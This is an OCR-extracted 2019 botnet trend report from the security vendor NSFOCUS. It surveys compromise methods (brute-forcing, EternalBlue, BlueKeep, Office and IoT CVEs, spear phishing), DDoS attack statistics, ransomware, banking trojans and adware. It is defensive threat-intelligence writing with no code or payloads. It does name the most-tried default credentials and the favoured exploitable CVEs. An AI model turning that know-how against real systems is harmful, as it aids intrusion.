
2019

Botnet Trend Report

NSFOCUS



NSFOCUS

About NSFOCUS

NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks. The company's Intelligent Hybrid Security strategy utilizes both cloud and on-premises security platforms, built on a foundation of real-time global threat intelligence, to provide multi-layered, unified and dynamic protection against advanced cyber attacks.

NSFOCUS works with Fortune Global 500 companies, including four of the world's five largest financial institutions, organizations in insurance, retail, healthcare, critical infrastructure industries as well as government agencies. NSFOCUS has technology and channel partners in more than 60 countries, is a member of both the Microsoft Active Protections Program (MAPP), and the Cloud Security Alliance (CSA).

A wholly owned subsidiary of NSFOCUS Technologies Group Co., Ltd., the company has operations in the Americas, Europe, the Middle East and Asia Pacific.

Special Statement

All data used for analysis has been anonymized and no customer information appears in this report to avoid information disclosure per GDPR.

CONTENTS

CONTENTS

Executive Summary

With the rapid advancement of computer technologies and more and more network devices joining the Internet, the global Internet has expanded at an unbelievably high speed. However, efforts made in enhancing cybersecurity are lagging far behind the growth of the Internet, leaving an ever-growing gap in between. Many cybercrime groups and individuals are trying to take hold of insufficiently secured network resources and turn them into botnet clusters for the purpose of garnering illegal profits.

Botnets are an important carrier of current Internet threats. Activities, including distributed denial-of-service (DDoS) attacks, adware bundling, cryptojacking, and data theft, continue to be carried out by leveraging botnets. Some ransomware families propagate themselves via botnets, and even advanced persistent threat (APT) attacks have begun to use botnets to blaze the trail. In the past few years, a new trend of botnet as a service (BaaS) has taken shape, which, on the one hand, reduces cybercriminals' costs of perpetrating continuous attacks, and, on the other hand, makes it easier for them to control botnets. Along with this trend comes more botnets of increasing sizes, posing a severe threat to the Internet ecosystem. In this context, more efforts should be made to resist and defeat botnets. Resisting botnets requires targeted defensive measures, and defeating botnets requires accurate organization profiles. To do these jobs, defenders must perform an ongoing study and track of botnets by capturing malware samples, analyzing their techniques, interpreting their development trends, and keeping a close eye on their activities to obtain related threat intelligence and effectively defend against botnets.

NSFOCUS Security Labs has spent years continuously studying and tracking botnets and has made headway also in research on APTs and track of APT groups. According to their observation, the threat situation posed by botnets in 2019 continued from previous years, but took on some changes, which are summarized as follows:

Compromise and propagation:

- Brute-forcing and exploits of various remote execution vulnerabilities were still important methods used to compromise networks, affecting a wide range of platforms and assets. At the same time, spear phishing remained active. These clearly indicate that attacks were conducted

in phases and by different roles, making it extremely difficult to track sources. Moreover, perpetrators of this type of attacks, by taking advantage of people's trust and curiosity, can easily fool targets into opening the phishing emails that look intriguing and are seemingly sent from trusted sources. As a result, such attacks boast a high rate of success. To address these threats, IT managers and operators should keep their systems up to date and provide security awareness training to employees to protect the organization from related attacks and minimize the losses caused by these attacks.

Persistent threats:

- Brute-forcing, as a function, has gradually been split from botnets and begun to be carried out by malware families specially developed to achieve this purpose. The new family GoBrut launched extensive cracking campaigns against website management frameworks like WordPress, databases, and remote management protocols. The fast iteration of versions tells a story of botnets powered by Go-speaking malware gaining momentum for fast growth.
- Adware, to win over users for wider usage, continued to use silent installers and work in the form of pop-ups. To complicate things even further, malware is sometimes bundled with adware for propagation. Evidently, more work should be done to figure out the chain of interest and security risks regarding this type of attacks.
- As for DDoS threats, the US was still the biggest target, receiving most attacks from Gafgyt and Mirai. Among these attacks, UDP floods contributed an even larger proportion in the past year. As more and more enterprises and individuals are migrating services to clouds or virtual private servers (VPSs), more attack traffic is now directed to the clouds or VPSs.
- New ransomware families keep emerging. With the disappearance of old families, new ones with a higher level of industrialization are surfacing. GandCrab and Sonikibi were the most active ransomware families in 2019.
- Banking Trojans wreaked havoc in a reckless and unbridled manner. Destructive families were tired of being lone wolves and tended to join hands to squeeze more money out of users.

- Mobile platforms are becoming an important attack surface of botnet threats, considering that they carry as many malware types as PCs: adware, banking Trojans, ransomware, to name but a few. This poses a severe threat to Android phones and tablets, which often contain sensitive personal information. Such devices as Android TV boxes are more vulnerable to cryptojackers because of loose controls from users.
- Botnets remain an important means for APT groups to maintain their persistent threats. In 2019, a trend of botnet groups assisting APT groups in attacks took shape.

The preceding observations and findings reveal that botnets exerted a more extensive impact in 2019 than previous years, whether in terms of compromise or persistent activities. Service providers, managers, and users should, based on real-time threat intelligence, make concerted efforts to address botnets, preventing them from devastating critical services and facilities.

About NSFOCUS Security Labs

NSFOCUS Security Labs focuses on research of security threats and monitoring techniques, covering botnet threats, DDoS threats, web threats, threats based on vulnerabilities in mainstream services and systems, identity authentication threats, threats brought by digital assets, threats from the cybercrime black market, and emerging threats. In doing so, the Labs can have a good grasp of threats in the live network so as to identify risks, reduce damages caused by threats, and provide support for decision-making on defenses against threats.

To delve into botnets, the Labs has set up a system specifically for tracking botnets. The system receives threat intelligence from NSFOCUS Threat Intelligence (NTI), extracts botnet information from this data, and uses unique means to continuously monitor botnets associated with the threat intelligence and collect their instructions. In this way, the Labs can perceive botnet dynamics to keep abreast of botnet trends, providing support for attack alerting, emergency response, and data analysis.

The Labs has integrated its research findings on botnets into NSFOCUS's multiple products by, for example, constantly providing rules for intrusion detection and prevention systems (IDPSs) and feeding NTI a great amount of intelligence on indicators of compromise (IoC). The Labs' special research of botnets keeps NSFOCUS relevant in the threat awareness area. Thanks to its expertise and acuteness in perceiving threats, the company is able to continuously provide customers with insightful and trustworthy threat intelligence, helping them better respond to cyber threats.

About NSFOCUS Threat Intelligence Center

NSFOCUS Threat Intelligence center is a special security research organization set up by NSFOCUS, as part of its efforts in implementing the intelligent security 2.0 strategy, to help customers better defend against various attacks while promoting cybersecurity ecology development and threat intelligence consumption. Thanks to the company's competent security team and powerful security research capabilities, the center is able to continuously observe and analyze the global cybersecurity threats and trends. With a focus on the capabilities and key techniques for threat intelligence production, operations, and consumption, the center has launched a threat intelligence platform and a series of next-generation

security products that incorporate threat intelligence. By delivering actionable intelligence data, expert intelligence services, and efficient threat protection, NTI can help users better understand and address various cyber threats.

1

Botnet Events in a Glimpse

2019 witnessed frequent breakout of cybersecurity events, in which malware played an important role, exhibiting an eye-popping power of destruction with botnets.

At the end of 2018, Driver Talent suffered a supply chain attack as a result of its upgrade channel being planted with a Monero mining trojan, which, once breaking into a computer, would spread laterally via the EternalBlue exploit to infect more computers. The impact of this attack could still be felt in 2019, giving rise to a slew of emergencies.

In early 2019, the banking trojan Emotet, in conjunction with TrickBot, distributed the ransomware Ryuk. The three families worked together to create tertiary payloads against businesses in Europe and the USA[1] . After that, the Emotet family became very active and the number of attacks initiated by it rose sharply.

At the beginning of 2019, the brute-forcing family GoBrut made its debut. In August, it launched brute-force attacks on tens of thousands of WordPress-powered websites. As the list of compromised targets was published on a publicly accessible server, the event escalated to affect more websites. Through ongoing tracking of GoBrut, NSFOCUS Security Labs found that family was still active, conducting large-scale campaigns against website management frameworks such as WordPress and the Secure Shell (SSH) protocol endlessly.

In June 2019, the organization behind the notorious ransomware family GandCrab declared that they would stop updating the malware. Subsequently, Sodinokibi, a successor of GandCrab, got on the stage by sending spam pretending to be an email from DHL International Shipping[2] . According to NSFOCUS Security Labs' observation, the operator of Sodinokibi uses a more open online communication platform to facilitate victims' payment of ransom, showing a high level of industrialization.

In June 2019, while tracking the adware bundling family SoftCNApp, NSFOCUS Security Labs discovered that this family spread malware and was involved in a series of malicious promotional activities, including hijacking browser homepages, promoting other software programs, and displaying pop-ups. This type of malware exhibited a high level of activity, affecting the user experience and at the same time becoming a channel to deliver other malware families.


In August 2019, NSFOCUS Security Labs detected a special variant of the IoT botnet family Mirai. This

variant deploys C&C servers on the dark web and communicates with them via a proxy server. This method, once copied by other Linux/IoT malware families, will constitute a new type of cyber threat.

In September 2019, NSFOCUS Security Labs detected a Monero cryptojacking attack launched by exploiting a vulnerability in Redis. The malicious payload SkidMap used in this attack would replace binaries of multiple common Linux commands and load a malicious driver to avoid detection. This type of attacks, which combines a backdoor and rootkit, improves the anonymity of malware and so is more difficult to detect.

2

Botnet Trends in 2019



Botnet Trends in 2019

Botnets can pose a variety of cyber threats. NSFOCUS Security Labs has been focused on the capture, track, and study of botnet-related threats. In 2019, the Labs further upgraded its capturing and tracking techniques and capabilities and expanded its scope of interest to cover more diverse threats, including cryptojacking, ransomware attacks, data theft by banking Trojans, and adware bundling. Besides, the Labs took up research on mobile platforms, which were quite a mess in terms of security.

When it comes to compromise methods, weak passwords and remote vulnerabilities were still much favored by cybercriminals. In the past year, NSFOCUS Security Labs captured over 13 million SSH brute-force attacks and over 4.6 million attacks launched via the EternalBlue exploit. At the same time, the number of payload types against IoT platforms rose sharply to 100 from 2018's 54.

As for persistent threats, DDoS, cryptojacking, ransomware, banking trojan, and adware bundling families set up botnet armies that were active in various campaigns.

In 2019, more than 60% of DDoS attacks were initiated by only a few IoT botnet families represented by Gafgyt and Mirai. Among these attacks, nearly 50% were UDP floods. According to statistics, the US was both the major source and target of DDoS botnet attacks. China, Australia, and European countries were also greatly affected by this type of attacks.

The quantity of ransomware changed with cryptocurrency prices. This type of malware mainly targeted lucrative enterprises. The fact that GandCrab made a killing from ransomware attacks indirectly encouraged more malicious families to join the action, such as the highly industrialized family Sodinokibi, which featured a 24-hour customer support service.

The quantity of cryptojacking malware and the number of cryptojacker types both increased significantly because of a pickup in cryptocurrency prices. This type of malware mainly targeted financial and carrier businesses with high-performance devices.

Banking Trojans wreaked havoc by leveraging spear phishing attacks. Emotet and TrickBot are typical examples of such Trojans. While stealing data, these families delivered ransomware, inflicting both financial and data losses on victims.

Adware bundling software, as an important part of the cybercrime market, still tried to make money by

promoting the installation of other software and displaying pop-ups. Types of software promoted for installation include the so-called "must-have" applications (input tools, compressors, and so on), online game platforms, browsers, and video/live streaming applications. The adware bundling software can silently install other software without users' knowledge. Software installed this way not only consumes users' device resources but also exposes users to a high risk of being compromised by malware.

As for mobile threats, third-party marketplaces and illegitimate links became major infection channels of malicious applications. Malware families targeting mobile devices are large in number and varied in type, including adware, proxies, banking Trojans, cryptojackers, and ransomware. Among these types, adware is distributed by means of repackaging, disguise, and bundling in normal software development kits (SDKs), while cryptojackers use JavaScript and native modules for cryptocurrency mining and find their way into TV boxes.

The following sections describe in detail these types of threats.

2.1 Overview of Botnet Malware

Since January 2019, the number of botnet malware families trended up overall until August.

The distribution of malware platforms in 2019 did not diverge much from previous years. The number of malware families on Windows and Android together accounted for over 95%, indicating that the two operating systems were major platforms of malware.

Obviously, C/C++ and C# were still most favored by malware writers, holding a domination position, followed by Java and Python.

Finally, the Go language, thanks to its cross-platform capability, is attracting more and more attention from cybercriminals.

In terms of file types, Portable Executable (PE) files accounted for nearly 70% of the total malicious files. Office and Portable Document Format (PDF) files and compressed packages often appeared in the delivery phase of spear phishing attacks.

2.2 Compromise and Propagation Methods

In the reconnaissance phase, a bad actor can determine which targets to attack through batch scanning. Such scanning is often focused on user names and passwords for access to and vulnerabilities in devices. Besides, an attacker may try to compromise targets by delivering malicious baits to their email addresses collected previously.

2.2.1 Weak Passwords

In the past year, NSFOCUS Security Labs detected over 470,000 brute-force attacks on the MSSQL database, over 90% of which tried user names of "sa".

Besides, the number of brute-force attacks against SSH exceeded 10 million. A further look into such data found that "root" and "admin" were respectively the most frequently used user name and password. Among all successful attacks on SSH, 62% were attributable to this combination and 30% to the combination of the user name "root" and an empty password.

2.2.2 Exploits

Exploits have always been important tools for botnets to expand themselves. Thanks to botnets' characteristics, botnet controllers can leverage bots to complete low-risk, high-efficiency network-wide scanning.

2.2.2.1 Windows

In 2019, exploits of vulnerabilities in Windows, especially EternalBlue that exploits the MS17-010 vulnerability, were still rampant.

Throughout the year, NSFOCUS Security Labs registered over 10 million attempts to scan for the EternalBlue vulnerability and over 4.62 million attacks actually exploiting this vulnerability.




Figure 2-1 Scans for and actual exploitation of the MS17-010 vulnerability

As for new vulnerabilities, BlueKeep (CVE-2019-0708), a vulnerability in Microsoft's Remote Desktop Protocol (RDP) implementation, since its disclosure, has been a magnet for bad actors.

Since July, many security vendors have detected botnet families contain BlueKeep scanner modules in various languages. As a result, vulnerability exploitation is looming large in the cyberspace, posing a serious threat to the Windows platform.

In terms of spear phishing, vulnerabilities in Office suites still dominated various types of attack payloads. According to statistics about CVE vulnerabilities in Office, CVE-2017-11882 was still most favored by hackers.




Figure 2-2 Distribution of Office vulnerabilities exploited in the wild

Sometimes, attackers exploited a combination of Office vulnerabilities to launch attacks. Among them, CVE-2017-11882 occurred most frequently.

Of all these combinations, CVE-2017-11882 and CVE-2018-0802 are a marriage made in heaven. The two, once joining hands, can counter various patches with a high rate of success.

2.2.2.2 IoT

As in previous years, IoT botnet families in 2019 mainly exploited SOAP vulnerabilities, represented by CVE-2017-17215 (Huawei HG532) and CVE-2014-8361 (Realtek rtl81xx SDK), to attack smart IoT devices.

In addition, the number of IoT vulnerability types exploited for attacks reached 100 and CVE vulnerabilities exploited spanned a protracted period of 13 years.

2.2.2.3 Other Exploits

Besides the preceding platforms, some cross-platform components also have vulnerabilities that are attractive to cybercriminals.

Confluence is a cross-platform, enterprise-grade management software program. In March 2019, a

remote execution vulnerability, CVE-2019-3396, was disclosed in this software. In response, perpetrators acted promptly to exploit this vulnerability to hack into Windows and Linux servers by using ransomware families GandCrab and Sodinokibi, the DDoS malware MrBlack, and the cryptojacker Kerberods.

Adobe Flash Player is a multimedia player used by mainstream browsers. In 2019, Windows-based ransomware families, including GandCrab, Paradise, Sodinokibi, and Maze, exploited CVE-2018-4878, a vulnerability in this application, to compromise targets. Specifically, an attacker injected malicious code into some porn websites, and users, when browsing these websites, would be attacked[3]. Besides injecting malicious code into web pages, a hacker may embed Flash into Office documents, with the intent of attacking whoever opens such documents.

2.2.3 Spear Phishing and Malicious Documents

In the past few years, including malicious attachments in emails has become one of the most common methods that APT groups and various cybercriminal groups use to launch spear phishing attacks. Compared with previous years, 2019 saw more spear phishing attacks with a bigger impact, which was linked with the following facts.

2.2.3.1 Increase in Email Account Leaks

To conduct a spear phishing attack, a bad actor needs to first collect email accounts as phishing mail recipients.

In 2019, database leak events frequently made headlines. For example, MongoDB and ElasticSearch, which are databases supposed to be used in LANs, may be exposed to external users if configured improperly. In February, Coinmama, an Israeli cryptocurrency transaction platform, was reported to suffer an information breach, having email addresses and passwords of 450,000 registered users leaked and sold on the dark web[4]. In March, researchers from Security Discovery discovered that a MongoDB database of Verifications IO, an email marketing company, was publicly accessible with over 800 million email addresses[5]. The Russian cybersecurity company Group-IB found that email account information of employees from different government and education departments of Singapore was

published on extranets[6]. In July, Sephora, a cosmetics, makeup, and skin care product supplier, had account information of clients from different countries, including email addresses, stolen in a database leak attack[7].

The examples given above make it evident that email databases can become a fat prey to cybercriminal groups

2.2.3.2 Evolution of Social Engineering Attacks

In the past few years, spear phishing attacks have evolved in such a way as to be able to more accurately victimize targets. After obtaining an email address, an attacker tends to carefully craft an email subject to increasing the chance of the email or even the attachment being opened.

Moreover, attackers may use forged addresses instead of real ones, adding to the difficulty of tracing the real source.

2.2.3.3 Diversification of Payload Types

According to sample statistics of attachment types used in spear phishing attacks in 2019, Office documents were obviously the dominant type of payloads, followed by PDF and ISO files and compressed packages.




Figure 2-3 Distribution of malicious email payloads

Besides Office, file types used as malicious payloads of emails in 2019 included PDF, compressed packages, and ISO images.

In the latter half of 2018 a new attack method emerged, that is, using ISO images as malicious attachments. Windows 8 and later come with a virtual CD drive. Users can load an ISO file by only a double click, making this type of files an ideal carrier of malicious payloads.

Likewise, ZIP and RAR packages may also contain malicious files, such as executables and VBS, JavaScript, and PowerShell scripts.

2.2.4 Conclusion

By exploiting weak passwords, various vulnerabilities, and spam, attackers can break system protections, directly or indirectly planting malware to conduct cybercrimes for illegal gains.

Vulnerabilities in Windows and Linux/Iotdevices are seldom fixed in time.

It is not hard to imagine that these hardware devices, which are exposed on the Internet with delayed upgrades and maintenance, will end up victims of the ever-evolving attack techniques and become members of botnet armies constructed by malware families, giving rise to such threats as DDoS attacks, ransomware attacks, cryptojacking, information thefts, and adware bundling.

2.3 Persistent Threats

This section proceeds with analyses of common threats, such as DDoS attacks, ransomware attacks, cryptojacking, data theft by banking Trojans, and adware bundling, so as to reveal their changes throughout 2019.

2.3.1 DDoS Trojans

2.3.1.1 Overview of DDoS Attacks in 2019

According to the observation of NSFOCUS Security Labs, DDoS botnets in 2019, though with some changes, continued with the same patterns in attack targets, families, and operating platforms overall.

Among the track data of NSFOCUS Security Labs in 2019, there were more than 1.1 million instructions given by DDoS botnet families, 63% of which (over 700,000) were effective ones. According to the Labs' metrics, these DDoS instructions resulted in over 400,000 attack events.

In terms of geographic locations, the USA was still the most targeted country, followed by China, the UK, and Australia.

In terms of botnet families, the number of active families dropped to seven in 2019, indicating that network resources tend to be controlled by a limited number of powerful families.

When it comes to operating platforms, Linux/IoT-based families were found to contribute 60% of command and control (C&C) servers and were responsible for 60% of attacks, further distancing themselves from families on Windows. Of all families, Gafgyt overtook BillGates and Dofloo to launch 40% of attacks, running neck and neck with Mirai.

As for attack types, the UDP flood took up 55% of DDoS attacks, establishing itself as the dominant type of DDoS attacks.

2.3.1.2 DDoS Attack Patterns

From the perspective of a DDoS attack duration:

- About 91.4% of attacks lasted no more than one hour.
- About 7.1% of attacks lasted one to six hours.
- About 1.5% of attacks lasted more than six hours.

Among the first type of attacks (< 1 hour), 25% lasted 50 to 60 minutes and the remainder lasted for varying lengths of time.

the attack duration varied irregularly, indirectly revealing a trend towards botnet as a service (BaaS), which means that a botnet user, after spending money on a leased service, can specify parameters at his or her discretion.

Port 80 was most frequently attacked. Besides, ports 443, 3074 (Xbox), 53, and 10011 were also attractive to attackers. These ports are for web services and online games.

The parameter of DDoS attack type tells a lot about the attack method an attacker tends to use, informing defenders from the offensive perspective how to enhance protections. The UDP flood, TCP flood, and SYN flood were still the dominant types of DDoS attacks.




Figure 2-4 DDoS attack types

Reflection DDoS attacks took a good part of UDP flood attacks. Besides those initiated by DDoS botnet families, NSFOCUS Security Labs found over 1.1 million reflection attacks achieved by exploiting such vulnerable services as Memcache, CLDAP, Open Network Video Interface Forum (ONVIF), Network Time Protocol (NTP), and Simple Service Discovery Protocol (SSDP).

The USA was the biggest target, seeing 53% of such attacks, followed by the Netherlands (16%) and China (8%).

Among vulnerable services exploited for reflection attacks, CLDAP took the lead, found in 66% of reflection attacks. NTP came in second at 18%, followed by Memcache, ONVIF, and SSDP.




Figure 2-5 Distribution of vulnerable services exploited for reflection attacks

2.3.1.3 Characteristics of Attack Targets

In 2019, DDoS botnet families monitored by NSFOCUS Security Labs originated attacks on over 90,000 targets at home and abroad. Taking into account the family name (including related variants), attack target, and attack time, we identified over 400,000 attack events, or over 38,800 events a month.




Figure 2-6 Monthly number of DDoS attacks in 2019

The USA was still the biggest target, receiving 55% of DDoS attacks. China came in second, followed by the UK, the Netherlands, Australia, and Canada.

A look into owners of victim hosts found that hosting service providers like cloud platforms and virtual private servers (VPSs) were most severely hit, suffering 46% of attacks.

According to statistics about attacked cloud platforms, Microsoft Azure hosted 55% of victim hosts, many of which provided the Xbox game service. Over 90% of such attacks to Microsoft Azure were initiated by Gafgyt, 8% by Mirai, and the remainder by BillGates, Nitol, Tianfa, and others.

2.3.1.4 Platform Characteristics

According to statistics, DDoS attacks against Linux/IoT platforms, with a percentage of 87%, outnumbered those targeting the Windows platform.

Since variants from Gafgyt and Mirai families have seen an explosive growth, the proportion of attacks launched by IoT malware families reached a new high. Statistics show that the two families (including their variants) contributed more than 60% of attack events.

Long-established families, Nitol and Sdbot, are still active on Windows platforms.

